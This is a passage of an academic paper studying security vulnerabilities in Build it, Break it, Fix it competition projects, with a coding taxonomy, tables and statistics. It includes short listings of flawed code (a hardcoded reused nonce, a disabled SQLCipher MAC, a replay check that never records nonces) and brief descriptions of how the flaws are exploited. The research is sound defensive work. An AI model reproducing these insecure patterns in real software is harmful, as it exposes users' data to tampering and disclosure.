This paper presents a systematic, in-depth examination (using best practices developed for qualitative assessments) of vulnerabilities present in software projects. In particular, we looked at 94 project submissions to the *Build it, Break it, Fix it* (BIBIFI) secure-coding competition series [66]. In each competition, participating teams (many of which were enrolled in a series of online security courses [34]) first developed programs for either a secure event-logging system, a secure communication system simulating an ATM and a bank, or a scriptable key-value store with role-based access control policies. Teams then attempted to exploit the project submissions of other teams. Scoring aimed to match real-world development constraints: teams were scored based on their project's performance, its feature set (above a minimum baseline), and its ultimate resilience to attack. Our six-month examination considered each project's code and 866 total exploit submissions, corresponding to 182 unique security vulnerabilities associated with those projects.

The BIBIFI competition provides a unique and valuable vantage point for examining the vulnerability landscape, complementing existing field measures and lab studies. When looking for trends in open-source projects (field measures), there are confounding factors: Different projects do different things, and were developed under different circumstances, e.g., with different resources and levels of attention. By contrast, in BIBIFI we have many implementations of the same problem carried out by different teams but under similar circumstances. As such, we can postulate the reasons for observed differences with more confidence. At the other end of the spectrum, BIBIFI is less controlled than a lab study, but

offers more ecological validity—teams had weeks to build their project submissions, not days, using any languages, tools, or processes they preferred.

Our rigorous manual analysis of this dataset both identified new insights about secure development and confirmed findings from lab studies and field measurements, all with implications for improving secure-development training, security-relevant APIs [2, 35, 57], and tools for vulnerability discovery.

Simple mistakes, in which the developer attempts a valid security practice but makes a minor programming error, were least common: only 21% of projects introduced such an error. Mitigations to these types of mistakes are plentiful. For example, in our data, minimizing the trusted code base (e.g., by avoiding duplication of security-critical code) led to significantly fewer mistakes. Moreover, we believe that modern analysis tools and testing techniques [6, 7, 13, 14, 23, 27, 37, 40, 43, 70, 71, 81] should uncover many of them. All but one of the mistakes in our dataset were found and exploited by opposing teams. In short, this type of bug appears to be both relatively uncommon and amenable to existing tools and best practices, suggesting it can be effectively managed.

On the other hand, vulnerabilities arising from misunderstanding of security concepts were significantly more common: 78% of projects introduced at least one such error. In examining these errors, we identify an important distinction between intuitive and unintuitive security requirements; for example, several teams used encryption to protect confidentiality but failed to also protect integrity. In 45% of projects, teams missed unintuitive requirements altogether, failing to even attempt to implement them. When teams implemented security requirements, most were able to select the correct security primitives to use (only 21% selected incorrectly), but made conceptual errors in attempting to apply a security mechanism (44% of projects). For example, several projects failed to provide randomness when an API expects it. Although common, these vulnerabilities proved harder to exploit: only 71% were exploited by other teams (compared to 97% of simple mistakes), and our qualitative labeling identified 35% as difficult to exploit (compared to none of the simple mistakes). These more complex errors expose a need for APIs less subject to misuse, better documentation, and better security training that focuses on less-intuitive concepts like integrity.

Overall, our findings suggest rethinking strategies to prevent and detect vulnerabilities, with more emphasis on conceptual difficulties rather than mistakes.

2 Data

This section presents the Build It, Break It, Fix It (BIBIFI) secure-programming competition [66], the data we gathered from it which forms the basis of our analysis, and reasons why the data may (or may not) represent real-world situations.[1]

[1] Our anonymized data is available upon request.

2.1 Build it, Break it, Fix it

A BIBIFI competition comprises three phases: *building*, *breaking*, and *fixing*. Participating teams can win prizes in both *build-it* and *break-it* categories.

In the first (*build it*) phase, teams are given just under two weeks to build a project that (securely) meets a given specification. During this phase, a team's *build-it score* is determined by the correctness and efficiency of their project, assessed by test cases provided by the contest organizers. All projects must meet a core set of functionality requirements, but they may optionally implement additional features for more points. Submitted projects may be written in any programming language and are free to use open-source libraries, so long as they can be built on a standard Ubuntu Linux VM.

In the second (*break it*) phase, teams are given access to the source code of their fellow competitors' projects in order to look for vulnerabilities.[2] Once a team identifies a vulnerability, they create a test case (a *break*) that provides evidence of exploitation. Depending on the contest problem, breaks are validated in different ways. One is to compare the output of the break on the target project against that of a "known correct" reference implementation (RI) written by the competition organizers. Another way is by confirming knowledge (or corruption) of sensitive data (produced by the contest organizers) that should have been protected by the target project's implementation. Successful breaks add to a team's *break-it score*, and reduce the target project's team's build-it score.

The final (*fix it*) phase of the contest affords teams the opportunity to fix bugs in their implementation related to submitted breaks. Doing so has the potential benefit that breaks which are superficially different may be unified by a fix, preventing them from being double counted when scoring.

2.2 Data gathered

We analyzed projects developed by teams participating in four BIBIFI competitions, covering three different programming problems: *secure log*, *secure communication*, and *multiuser database*. (Appendix A provides additional details about the makeup of each competition.) Each problem specification required the teams to consider different security challenges and attacker models. Here we describe each problem, the size/makeup of the reference implementation (for context), and the manner in which breaks were submitted.

Secure log (SL, Fall 2014[3] and Spring 2015, RI size: 1,013 lines of OCaml). This problem asks teams to implement two programs: one to securely append records to a log, and one to query the log's contents. The build-it score is measured by log query/append latency and space utilization, and teams may implement several optional features.

[2] Source code obfuscation was against the rules. Complaints of violations were judged by contest organizers.

[3] The Fall'14 contest data was not included in the original BIBIFI data

Teams should protect against a malicious adversary with access to the log and the ability to modify it. The adversary does not have access to the keys used to create the log. Teams are expected (but not told explicitly) to utilize cryptographic functions to both encrypt the log and protect its integrity. During the break-it phase, the organizers generate sample logs for each project. Break-it teams demonstrate compromises to either integrity or confidentiality by manipulating a sample log file to return a differing output or by revealing secret content of a log file.

Secure communication (SC, Fall 2015, RI size: 1,124 lines of Haskell). This problem asks teams to build a pair of client/server programs. These represent a bank and an ATM, which initiates account transactions (e.g., account creation, deposits, withdrawals, etc.). Build-it performance is measured by transaction latency. There are no optional features.

Teams should protect bank data integrity and confidentiality against an adversary acting as a man-in-the-middle (MITM), with the ability to read and manipulate communications between the client and server. Once again, build teams were expected to use cryptographic functions, and to consider challenges such as replay attacks and side-channels. Break-it teams demonstrate exploitations violating confidentiality or integrity of bank data by providing a custom MITM and a script of interactions. Confidentiality violations reveal the secret balance of accounts, while integrity violations manipulate the balance of unauthorized accounts.

Multiuser database (MD, Fall 2016, RI size: 1,080 lines of OCaml). This problem asks teams to create a server that maintains a secure key-value store. Clients submit scripts written in a domain-specific language. A script authenticates with the server and then submits a series of commands to read/write data stored there. Data is protected by role-based access control policies customizable by the data owner, who may (transitively) delegate access control decisions to other principals. Build-it performance is assessed by script running time. Optional features take the form of additional script commands.

The problem assumes that an attacker can submit commands to the server, but not snoop on communications. Break-it teams demonstrate vulnerabilities with a script that shows a security-relevant deviation from the behavior of the RI. For example, a target implementation has a confidentiality violation if it returns secret information when the RI denies access.

Project Characteristics. Teams used a variety of languages in their projects. Python was most popular overall (39 teams, 41%), with Java also widely used (19, 20%), and C/C++ third (7 each, 7%). Other languages used by at least one team include Ruby, Perl, Go, Haskell, Scala, PHP, JavaScript Visual Basic, OCaml, C#, and F#. For the secure log problem, projects ranged from 149 to 3857 lines of code (median 1095). secure communication ranged from 355 to 4466 (median 683) and multiuser database from 775 to 5998 (median 1485).

2.3 Representativeness: In Favor and Against

Our hope is that the vulnerability particulars and overall trends that we find in BIBIFI data are, at some level, representative of the particulars and trends we might find in real-world code. There are several reasons in favor of this view:

• Scoring incentives match those in the real world. At build-time, scoring favors features and performance—security is known to be important, but is not (yet) a direct concern. Limited time and resources force a choice between uncertain benefit later or certain benefit now. Such time pressures mimic short release deadlines.

• The projects are substantial, and partially open ended, as in the real world. For all three problems, there is a significant amount to do, and a fair amount of freedom about how to do it. Teams must think carefully about how to design their project to meet the security requirements. All three projects consider data security, which is a general concern, and suggest or require general mechanisms, including cryptography and access control. Teams were free to choose the programming language and libraries they thought would be most successful. While real-world projects are surely much bigger, the BIBIFI projects are big enough that they can stand in for a component of a larger project, and thus present a representative programming challenge for the time given.

• About three-quarters of the teams whose projects we evaluated participated in the contest as the capstone to an on-line course sequence (MOOC) [34]. Two courses in this sequence — software security and cryptography — were directly relevant to contest problems. Although these participants were students, most were also post-degree professionals; overall, participants had a average of 8.9 years software development experience. Further, prior work suggests that in at least some secure development studies, students can substitute effectively for professionals, as only security experience, not general development experience, is correlated with security outcomes [3, 4, 56, 58].

On the other hand, there are several reasons to think the BIBIFI data will not represent the real world:

• Time pressures and other factors may be insufficiently realistic. For example, while there was no limit on team size (they ranged from 1 to 7 people with a median of 2), some teams might have been too small, or had too little free time, to devote enough energy to the project. That said, the incentive to succeed in the contest in order to pass the course for

analysis [66]. It had only 12 teams and was organizationally unusual; notably, build-it teams were originally only allocated 3 days to complete the project, but then were given an extension (with the total time on par with that of later contests). Including Fall'14 in the original data analysis would have required adding a variable (the contest date) to all models, but the small number of submissions would have required sacrificing a more interesting variable to preserve the models' power. In this paper, including Fall'14 is not a problem because we are performing a qualitative rather than quantitative analysis.

the MOOC students was high, as they would not receive a diploma for the whole sequence otherwise. For non-MOOC students, prizes were substantial, e.g., $4000 for first prize. While this may not match the incentive in some security-mature companies where security is "part of the job" [36] and continued employment rests on good security practices, prior work suggests that many companies are not security-mature [8].

• We only examine three secure-development scenarios. These problems involve common security goals and mechanisms, but results may not generalize outside them to other security-critical tasks.

• BIBIFI does not simulate all realistic development settings. For example, in some larger companies, developers are supported by teams of security experts [78] who provide design suggestions and set requirements, whereas BIBIFI participants carry out the entire development task. BIBIFI participants choose the programming language and libraries to use, whereas at a company the developers may have these choices made for them. BIBIFI participants are focused on building a working software package from scratch, whereas developers at companies are often tasked with modifying, deploying, and maintaining existing software or services. These differences are worthy of further study on their own. Nevertheless, we feel that the baseline of studying mistakes made by developers tasked with the development of a full (but small) piece of software is an interesting one, and may indeed support or inform alternative approaches such as these.

• To allow automated break scoring, teams must submit exploits to prove the existence of vulnerabilities. This can be a costly process for some vulnerabilities that require complex timing attacks or brute force. This likely biases the exploits identified by breaker teams. To address this issue, two researchers performed a manual review of each project to identify and record any hard to exploit vulnerabilities.

• Finally, because teams were primed by the competition to consider security, they are perhaps more likely to try to design and implement their code securely [57, 58]. While this does not necessarily give us an accurate picture of developer behaviors in the real world, it does mirror situations where developers are motivated to consider security, e.g., by security experts in larger companies, and it allows us to identify mistakes made even by such developers.

Ultimately, the best way to see to what extent the BIBIFI data represents the situation in the real world is to assess the connection empirically, e.g., through direct observations of real-world development processes, and through assessment of empirical data, e.g., (internal or external) bug trackers or vulnerability databases. This paper's results makes such an assessment possible: Our characterization of the BIBIFI data can be a basis of future comparisons to real-world scenarios.

3 Qualitative Coding

We are interested in characterizing the vulnerabilities developers introduce when writing programs with security requirements. In particular, we pose the following research questions:

RQ1 What *types* of vulnerabilities do developers introduce? Are they conceptual flaws in their understanding of security requirements or coding mistakes?

RQ2 How much *control* does an attacker gain by exploiting the vulnerabilities, and what is the effect?

RQ3 How *exploitable* are the vulnerabilities? What level of insight is required and how much work is necessary?

Answers to these questions can provide guidance about which interventions—tools, policy, and education—might be (most) effective, and how they should be prioritized. To obtain answers, we manually examined 94 BIBIFI projects (67% of the total), the 866 breaks submitted during the competition, and the 42 additional vulnerabilities identified by the researchers through manual review. We performed a rigorous *iterative open coding* [74, pg. 101-122] of each project and introduced vulnerability. Iterative open coding is a systematic method, with origins in qualitative social-science research, for producing consistent, reliable labels ('codes') for key concepts in unstructured data.[4] The collection of labels is called a *codebook*. The ultimate codebook we developed provides labels for vulnerabilities—their type, attacker control, and exploitability—and for features of the programs that contained them.

This section begins by describing the codebook itself, then describes how we produced it. An analysis of the coded data is presented in the next section.

3.1 Codebook

Both projects and vulnerabilities are characterized by several labels. We refer to these labels as *variables* and their possible values as *levels*.

3.1.1 Vulnerability codebook

To measure the types of vulnerabilities in each project, we characterized them across four variables: *Type*, *Attacker Control*, *Discovery Difficulty*, and *Exploit Difficulty*. The structure of our vulnerability codebook is given in Table 1.[5] Our coding scheme is adapted in part from the CVSS system for scoring vulnerabilities [30]. In particular, *Attacker Control* and *Exploit Difficulty* relate to the CVSS concepts of *Impact*, *Attack Complexity*, and *Exploitability*. We do not use CVSS directly,

[4] Hence, our use of the term "coding" refers to a type of structured categorization for data analysis, not a synonym for programming.

[5] The last column indicates Krippendorff's α statistic [38], which we discuss in Section 3.2.

Variable	Levels	Description	Alpha [38]
Type	(See Table 2)	What caused the vulnerability to be introduced	0.85, 0.82
Attacker Control	Full / Partial	What amount of the data is impacted by an exploit	0.82
Discovery Difficulty	Execution / Source / Deep Insight	What level of sophistication would an attacker need to find the vulnerability	0.80
Exploit Difficulty	Single step / Few steps / Many steps / Probabilistic	How hard would it be for an attacker to exploit the vulnerability once discovered	1

Table 1: Summary of the vulnerability codebook.

in part because some CVSS categories are irrelevant to our dataset (e.g., none of the contest problems involve human interactions). Further, we followed qualitative best practices of letting natural (anti)patterns emerge from the data, modifying the categorizations we apply accordingly.

Vulnerability type. The *Type* variable characterizes the vulnerability's underlying source (RQ1). For example, a vulnerability in which encryption initialization vectors (IVs) are reused is classified as having the issue *insufficient randomness*. The underlying source of this issue is a conceptual misunderstanding of how to implement a security concept. We identified more than 20 different issues grouped into three types; these are discussed in detail in Section 4.

Attacker control. The *Attacker Control* variable characterizes the impact of a vulnerability's exploitation (RQ2) as either a full compromise of the targeted data or a partial one. For example, a secure-communication vulnerability in which an attacker can corrupt any message without detection would be a full compromise, while only being able to corrupt some bits in the initial transmission would be coded as partial.

Exploitability. We indicated the difficulty to produce an exploit (RQ3) using two variables, *Discovery Difficulty* and *Exploit Difficulty*. The first characterizes the amount of knowledge the attacker must have to initially find the vulnerability. There are three possible levels: only needing to observe the project's inputs and outputs (*Execution*); needing to view the project's source code (*Source*); or needing to understand key algorithmic concepts (*Deep insight*). For example, in the secure-log problem, a project that simply stored all events in a plaintext file with no encryption would be coded as *Execution* since neither source code nor deep insight would be required for exploitation. The second variable, *Exploit Difficulty*, describes the amount of work needed to exploit the vulnerability once discovered. This variable has four possible levels of increasing difficulty depending on the number of steps required: only a single step, a small deterministic set of steps, a large deterministic set of steps, or a large probabilistic set of steps. As an example, in the secure-communication problem, if encrypted packet lengths for failure messages are predictable and different from successes, this introduces an information leakage exploitable over multiple probabilistic steps. The attacker can use a binary search to identify the initial deposited amount by requesting withdrawals of varying values and observing which succeed.

3.1.2 Project codebook

To understand the reasons teams introduced certain types of vulnerabilities, we coded several project features as well. We tracked several objective features including the lines of code (LoC) as an estimate of project complexity; the IEEE programming-language rankings [41] as an estimate of language maturity (*Popularity*); and whether the team included test cases as an indication of whether the team spent time auditing their project.

We also attempted to code projects more qualitatively. For example, the variable *Minimal Trusted Code* assessed whether the security-relevant functionality was implemented in single location, or whether it was duplicated (unnecessarily) throughout the codebase. We included this variable to understand whether adherence to security development best practices had an effect on the vulnerabilities introduced [12, pg. 32-36]. The remaining variables we coded (most of which don't feature in our forthcoming analysis) are discussed in Appendix B.

3.2 Coding Process

Now we turn our attention to the process we used to develop the codebook just described. Our process had two steps: Selecting a set of projects for analysis, and iteratively developing a codebook by examining those projects.

3.2.1 Project Selection

We started with 142 qualifying projects in total, drawn from four competitions involving the three problems. Manually analyzing every project would be too time consuming, so we decided to consider a sample of 94 projects—just under 67% of the total. We did not sample them randomly, for two reasons. First, the numbers of projects implementing each problem are unbalanced; e.g., secure log comprises just over 50% of the total. Second, a substantial number of projects had no break submitted against them—57 in total (or 40%). A purely random sample from the 142 could lead us to considering too

many (or too few) projects without breaks, or too many from a particular problem category.

To address these issues, our sampling procedure worked as follows. First, we bucketed projects by the problem solved, and sampled from each bucket separately. This ensured that we had roughly 67% of the total projects for each problem. Second, for each bucket, we separated projects with a submitted break from those without one, and sampled 67% of the projects from each. This ensured we maintained the relative break/non-break ratio of the overall project set. Lastly, within the group of projects with a break, we divided them into four equally-sized quartiles based on number of breaks found during the competition, sampling evenly from each. Doing so further ensured that the distribution of projects we analyzed matched the contest-break distribution in the whole set.

One assumption of our procedure was that the frequency of breaks submitted by break-it teams matches the frequency of vulnerabilities actually present in the projects. We could not sample based on the latter, because we did not have ground truth at the outset; only after analyzing the projects ourselves could we know the vulnerabilities that might have been missed. However, we can check this assumption after the fact. To do so, we performed a Spearman rank correlation test to compare the number of breaks and vulnerabilities introduced in each project [80, pg. 508]. Correlation, according to this test, indicates that if one project had more contest breaks than another, it would also have more vulnerabilities, i.e., be ranked higher according to both variables. We observed that there was statistically significant correlation between the number of breaks identified and the underlying number of vulnerabilities introduced ($\rho = 0.70$, $p < 0.001$). Further, according to Cohen's standard, this correlation is "large," as ρ is above 0.50 [21]. As a result, we are confident that our sampling procedure, as hoped, obtained a good representation of the overall dataset.

We note that an average of 27 teams per competition, plus two researchers, examined each project to identify vulnerabilities. We expect that this high number of reviewers, as well as the researchers' security expertise and intimate knowledge of the problem specifications, allowed us to identify the majority of vulnerabilities.

3.2.2 Coding

To develop our codebooks, two researchers first cooperatively examined 11 projects. For each, they reviewed associated breaks and independently audited the project for vulnerabilities. They met and discussed their reviews (totaling 42 vulnerabilities) to establish the initial codebook.

At this point, one of the two original researchers and a third researcher independently coded breaks in rounds of approximately 30 each, and again independently audited projects' unidentified vulnerabilities. After each round, the researchers met, discussed cases where their codes differed, reached a consensus, and updated the codebook.

This process continued until a reasonable level of inter-rater reliability was reached for each variable. Inter-rater reliability measures the agreement or consensus between different researchers applying the same codebook. To measure inter-rater reliability, we used the Krippendorff's α statistic [38]. Krippendorff's α is a conservative measure which considers improvement over simply guessing. Krippendorff et al. recommend a threshold of $\alpha > 0.8$ as a sufficient level of agreement [38]. The final Krippendorff's alpha for each variable is given in Table 1. Because the *Types* observed in the MD problem were very different from the other two problems (e.g., cryptography vs. access control related), we calculated inter-rater reliability separately for this problem to ensure reliability was maintained in this different data. Once a reliable codebook was established, the remaining 34 projects (with 166 associated breaks) were divided evenly among the two researchers and coded separately.

Overall, this process took approximately six months of consistent effort by two researchers.

4 Vulnerability Types

Our manual analysis of 94 BIBIFI projects identified 182 unique vulnerabilities. We categorized each based on our codebook into 23 different issues. Table 2 presents this data. Issues are organized according to three main types: *No Implementation*, *Misunderstanding*, and *Mistake* (RQ1). These were determined systematically using *axial coding*, which identifies connections between codes and extracts higher-level themes [74, pg. 123-142]. For each issue type, the table gives both the number of vulnerabilities and the number of projects that included a vulnerability of that type. A dash indicates that a vulnerability does not apply to a problem.

This section presents descriptions and examples for each type. When presenting examples, we identify particular projects using a shortened version of the problem and a randomly assigned ID. In the next section, we consider trends in this data, specifically involving vulnerability type prevalence, attacker control, and exploitability.

4.1 *No Implementation*

We coded a vulnerability type as *No Implementation* when a team failed to even attempt to implement a necessary security mechanism. Presumably, they did not realize it was needed. This type is further divided into the sub-type *All Intuitive*, *Some Intuitive*, and *Unintuitive*. In the first two sub-types teams did not implement all or some, respectively, of the requirements that were either directly mentioned in the problem specification or were intuitive (e.g., the need for encryption to provide confidentiality). The *Unintuitive* sub-type was used if the security requirement was not directly stated or was otherwise unintuitive (e.g., using MAC to provide integrity [1]).

Type	Sub-type	Issue	Secure log		Secure communication		Multiuser database		Totals[3]	
			P=52[1]	V=53[2]	P=27	V=64	P=15	V=65	P=94	V=182
No Impl.	*All Intuitive*	No encryption	3 (6%)	3 (6%)	2 (7%)	2 (3%)	–	–	5 (6%)	5 (4%)
		No access control	–	–	–	–	0 (0%)	0 (0%)	0 (0%)	0 (0%)
		Total	3 (6%)	3 (6%)	2 (7%)	2 (3%)	–	–	5 (6%)	5 (4%)
	Some Intuitive	Missing some access control	–	–	–	–	10 (67%)	18 (28%)	10 (67%)	18 (10%)
		Total	–	–	–	–	10 (67%)	18 (28%)	10 (67%)	18 (10%)
	Unintuitive	No MAC	16 (31%)	16 (30%)	7 (26%)	7 (11%)	–	–	23 (29%)	23 (20%)
		Side-channel attack	–	–	11 (41%)	11 (17%)	4 (15%)	4 (6%)	15 (36%)	15 (12%)
		No replay check	–	–	7 (26%)	7 (11%)	–	–	7 (26%)	7 (11%)
		No recursive delegation check	–	–	–	–	4 (27%)	4 (6%)	4 (27%)	4 (6%)
		Total	16 (31%)	16 (30%)	18 (67%)	25 (39%)	8 (53%)	8 (12%)	42 (45%)	49 (27%)
	Total	–	17 (33%)	19 (36%)	18 (67%)	27 (42%)	12 (80%)	26 (40%)	47 (50%)	72 (40%)
Misund.	*Bad Choice*	Unkeyed function	6 (12%)	6 (11%)	2 (7%)	2 (3%)	–	–	8 (9%)	8 (4%)
		Weak crypto	4 (8%)	5 (9%)	0 (0%)	0 (0%)	–	–	4 (5%)	5 (4%)
		Homemade crypto	2 (4%)	2 (4%)	0 (0%)	0 (0%)	–	–	2 (3%)	2 (2%)
		Weak AC design	–	–	–	–	5 (33%)	6 (9%)	5 (33%)	6 (9%)
		Memory corruption	1 (2%)	1 (2%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	1 (1%)	1 (1%)
		Total	13 (25%)	14 (26%)	2 (7%)	2 (3%)	5 (33%)	6 (9%)	20 (21%)	22 (12%)
	Conceptual Error	Fixed value	12 (23%)	12 (23%)	6 (22%)	6 (9%)	8 (53%)	8 (12%)	26 (28%)	26 (14%)
		Insufficient randomness	2 (4%)	3 (6%)	5 (19%)	5 (8%)	0 (0%)	0 (0%)	7 (7%)	8 (4%)
		Security on subset of data	3 (6%)	3 (6%)	6 (22%)	7 (11%)	0 (0%)	0 (0%)	9 (10%)	10 (5%)
		Library cannot handle input	0 (0%)	0 (0%)	1 (4%)	1 (2%)	2 (13%)	2 (3%)	3 (3%)	3 (2%)
		Disabled protections	1 (2%)	1 (2%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	1 (1%)	1 (1%)
		Resource exhaustion	0 (0%)	0 (0%)	0 (0%)	0 (0%)	1 (7%)	1 (2%)	1 (1%)	1 (1%)
		Total	17 (33%)	19 (36%)	15 (56%)	19 (30%)	9 (60%)	11 (17%)	41 (44%)	49 (27%)
	Total	–	28 (54%)	33 (62%)	15 (56%)	21 (33%)	10 (67%)	17 (26%)	53 (56%)	71 (39%)
Mistake	–	Insufficient error checking	0 (0%)	0 (0%)	8 (30%)	8 (12%)	4 (27%)	4 (6%)	12 (13%)	12 (7%)
		Uncaught runtime error	0 (0%)	0 (0%)	1 (4%)	1 (2%)	4 (27%)	8 (12%)	5 (5%)	9 (5%)
		Control flow mistake	0 (0%)	0 (0%)	1 (4%)	1 (2%)	4 (27%)	9 (14%)	5 (5%)	10 (6%)
		Skipped algorithmic step	0 (0%)	0 (0%)	4 (15%)	6 (9%)	1 (2%)	1 (2%)	5 (5%)	7 (4%)
		Null write	1 (2%)	1 (2%)	0 (0%)	0 (0%)	0 (0%)	0 (0%)	1 (1%)	1 (1%)
	Total	–	1 (2%)	1 (2%)	11 (41%)	16 (25%)	8 (53%)	22 (34%)	20 (21%)	39 (21%)

[1] Number of projects submitted to the competition
[2] Number of unique vulnerabilities introduced
[3] Total percentages are based on the counts of applicable projects

Table 2: Number of vulnerabilities for each issue and the number of projects each vulnerability was introduced in.

Two issues were typed as *All Intuitive*: not using encryption in the secure log (P=3, V=3) and secure communication (P=2, V=2) problems and not performing any of the specified access control checks in the multiuser database problem (P=0, V=0). The *Some Intuitive* sub-type was used when teams did not implement some of the nine multiuser database problem access-control checks (P=10, V=18). For example, several teams failed to check authorization for commands only `admin` should be able to issue For *Unintuitive* vulnerabilities, there were four issues: teams failed to include a MAC to protect data integrity in the secure log (P=16, V=16) and secure communication (P=7, V=7) problems; prevent side-channel data leakage through packet sizes or success/failure responses in the secure communication (P=11, V=11) and multiuser database (P=4, V=4) problems, respectively; prevent replay attacks (P=7, V=7) in the secure communication problem; and check the chain of rights delegation (P=4, V=4) in the multiuser database problem.

4.2 *Misunderstanding*

A vulnerability type was coded as *Misunderstanding* when a team attempted to implement a security mechanism, but failed due to a conceptual misunderstanding. We sub-typed these as either *Bad Choice* or *Conceptual Error*.

4.2.1 *Bad Choice*

Five issues fall under this sub-type, which categorizes algorithmic choices that are inherently insecure.

The first three issues relate to the incorrect implementation of encryption and/or integrity checks in the SL and SC problems: use of an algorithm without any secret component, i.e., a key (P=8, V=8), weak algorithms (P=4, V=5), or homemade encryption (P=2, V=2). As an example of a weak algorithm, SL-69 simply XOR'd key-length chunks of the text with the user-provided key to generate the final ciphertext. Therefore, the attacker could simply extract two key-length chunks of the ciphertext, XOR them together and produce the key.

The next issue identifies a weak access-control design for the MD problem, which could not handle all use cases (P=5, V=6). For example, MD-14 implemented delegation improperly. In the MD problem, a *default delegator* may be set by the administrator, and new users should receive the rights this delegator has when they are created. However, MD-14 granted rights not when a user was created, but when they accessed particular data. If the default delegator received access to data between time of the user's creation and time of access, the user would be incorrectly provided access to this data.

The final issue (potentially) applies to all three problems: use of libraries that could lead to memory corruption. In this case, team SL-81 chose to use *strcpy* when processing user input, and in one instance failed to validate it, allowing an overflow. Rather than code this as *Mistake*, we considered it a bad choice because a safe function (*strlcpy*) could have been used instead to avoid the security issue.

4.2.2 *Conceptual Error*

Teams that chose a secure design often introduced a vulnerability in their implementation due to a conceptual misunderstanding (rather than a simple mistake). This *Conceptual Error* sub-type manifested in six ways.

Most commonly, teams used a fixed value when an random or unpredictable one was necessary (P=26, V=26). This included using hardcoded account passwords (P=8, V=8), encryption keys (P=3, V=3), salts (P=3, V=3), or using a fixed IV (V=12, N=12).

```
1  var nextNonce uint64 = 1337
2  ...
3  func sendMessage(conn *net.Conn, message
4    []byte) (err error) {
5    var box []byte
6    var nonce [24]byte
7
8    byteOrder.PutUint64(nonce[:], nextNonce)
9    box = secretbox.Seal(box, message, &nonce,
10     &sharedSecret)
11   var packet = Packet{Size: uint64(len(box)),
12     Nonce: nextNonce}
13   nextNonce++
14   writer := *conn
15   err = binary.Write(writer, byteOrder, packet)
16   ...
17 }
```

Listing 1: SC-76 Used a hardcoded IV seed.

Sometimes chosen values were not fixed, but not sufficiently unpredictable (P=7, V=8). This included using a timestamp- based nonce, but making the accepted window too large (P=3, V=3); using repeated nonces or IVs (P=3, V=4); or using predictable IVs (P=1, V=1). As an example, SC-76 attempted to use a counter-based IV to ensure IV uniqueness. Listing 1 shows that nonce nextNonce is incremented after each message. Unfortunately, the counter is re-initialized every time the client makes a new transaction, so all messages to the server are encrypted with the same IV. Further, both the client and server initialize their counter with the same number (1337 in Line 1 of Listing 1), so the messages to and from the server for the first transaction share an IV. If team SC-76 had maintained the counter across executions of the client (i.e., by persisting it to a file) and used a different seed for the client and server, both problems would be avoided.

Other teams set up a security mechanism correctly, but only protected a subset of necessary components (P=9, V=10). For example, Team SL-66 generated a MAC for each log entry separately, preventing an attacker from modifying an entry, but allowing them to arbitrarily delete, duplicate, or reorder log entries. Team SC-24 used an HTTP library to handle client-server communication, then performed encryption on each packet's data segment. As such, an attacker can read or

manipulate the HTTP headers; e.g., by changing the HTTP return status the attacker could cause the receiver to drop a legitimate packet.

In three cases, the team passed data to a library that failed to handle it properly (P=3, V=3). For example, MD-27 used an access-control library that takes rules as input and returns whether there exists a chain of delegations leading to the content owner. However, the library cannot detect loops in the delegation chain. If a loop in the rules exists, the library enters an infinite loop and the server becomes completely unresponsive. (We chose to categorize this as a *Conceptual Error* vulnerability instead of a *Mistake* because the teams violate the library developers' assumption as opposed to making a mistake in their code.)

```
1 self.db = self.sql.connect(filename, timeout=30)
2 self.db.execute('pragma key="' + token + '";')
3 self.db.execute('PRAGMA kdf_iter='
4   + str(Utils.KDF_ITER) + ';')
5 self.db.execute('PRAGMA cipher_use_MAC = OFF;')
6 ...
```

Listing 2: SL-22 disabled automatic MAC in SQLCipher library.

Finally, one team simply disabled protections provided transparently by the library (P=1, V=1). Team SL-22 used the SQLCipher library to implement their log as an SQL database. The library provides encryption and integrity checks in the background, abstracting these requirements from the developer. Listing 2 shows the code they used to initialize the database. Unfortunately, on line 5, they explicitly disabled the automatic MAC.

4.3 *Mistake*

Finally, some teams attempted to implement the solution correctly, but made a mistake that led to a vulnerability. The mistake type is composed of five sub-types. Some teams did not properly handle errors putting the program into an observably bad state (causing it to be hung or crash). This included not having sufficient checks to avoid a hung state, e.g., infinite loop while checking the delegation chain in the MD problem, not catching a runtime error causing the program to crash (P=5, V=9), or allowing a pointer with a null value to be written to, causing a program crash and potential exploitation (P=1, V=1).

```
1  def checkReplay(nonce,timestamp):
2      #First we check for tiemstamp delta
3      dateTimeStamp = datetime.strptime(timestamp,
4        '%Y-%m-%d %H:%M:%S.%f')
5      deltaTime = datetime.utcnow() - dateTimeStamp
6      if deltaTime.seconds > MAX_DELAY:
7          raise Exception("ERROR:Expired nonce ")
8      #The we check if it is in the table
9      global bank
10     if (nonce in bank.nonceData):
11         raise Exception("ERROR:Reinyected package")
```

Listing 3: SC-80 forgot to save the nonce.

Other mistakes led to logically incorrect execution behaviors. This included mistakes related to the control flow logic (P=5, V=10) or skipping steps in the algorithm entirely. Listing 3 shows an example of SC-80 forgetting a necessary step in the algorithm. On line 10, they check to see if the nonce was seen in the list of previous nonces (`bank.nonceData`) and raise an exception indicating a replay attack. Unfortunately, they never add the new nonce into bank.nonceData, so the check on line 10 always returns true.

5 Analysis of Vulnerabilities

This section considers the prevalence (RQ1) of each vulnerability type as reported in Table 2 along with the attacker control (RQ2), and exploitability (RQ3) of introduced types. Overall, we found that simple implementation mistakes (*Mistake*) were far less prevalent than vulnerabilities related to more fundamental lack of security knowledge (*No Implementation*, *Misunderstanding*). Mistakes were almost always exploited by at least one other team during the Break It phase, but higher-level errors were exploited less often. Teams that that were careful to minimize the footprint of security-critical code were less likely to introduce mistakes.

5.1 Prevalence

To understand the observed frequencies of different types and sub-types, we performed planned pairwise comparisons among them. In particular, we use a Chi-squared test—appropriate for categorical data [32]—to compare the number of projects containing vulnerabilities of one type against the projects with another, assessing the effect size (ϕ) and significance (p-value) of the difference. We similarly compare subtypes of the same type. Because we are doing multiple comparisons, we adjust the results using a Benjamini-Hochberg (BH) correction [11]. We calculate the effect size as the measure of association of the two variables tested (ϕ) [22, 282-283]. As a rule of thumb, $\phi \geq 0.1$ represents a small effect, ≥ 0.3 a medium effect, and ≥ 0.5 a large effect [21]. A p-value less than 0.05 after correction is considered significant.

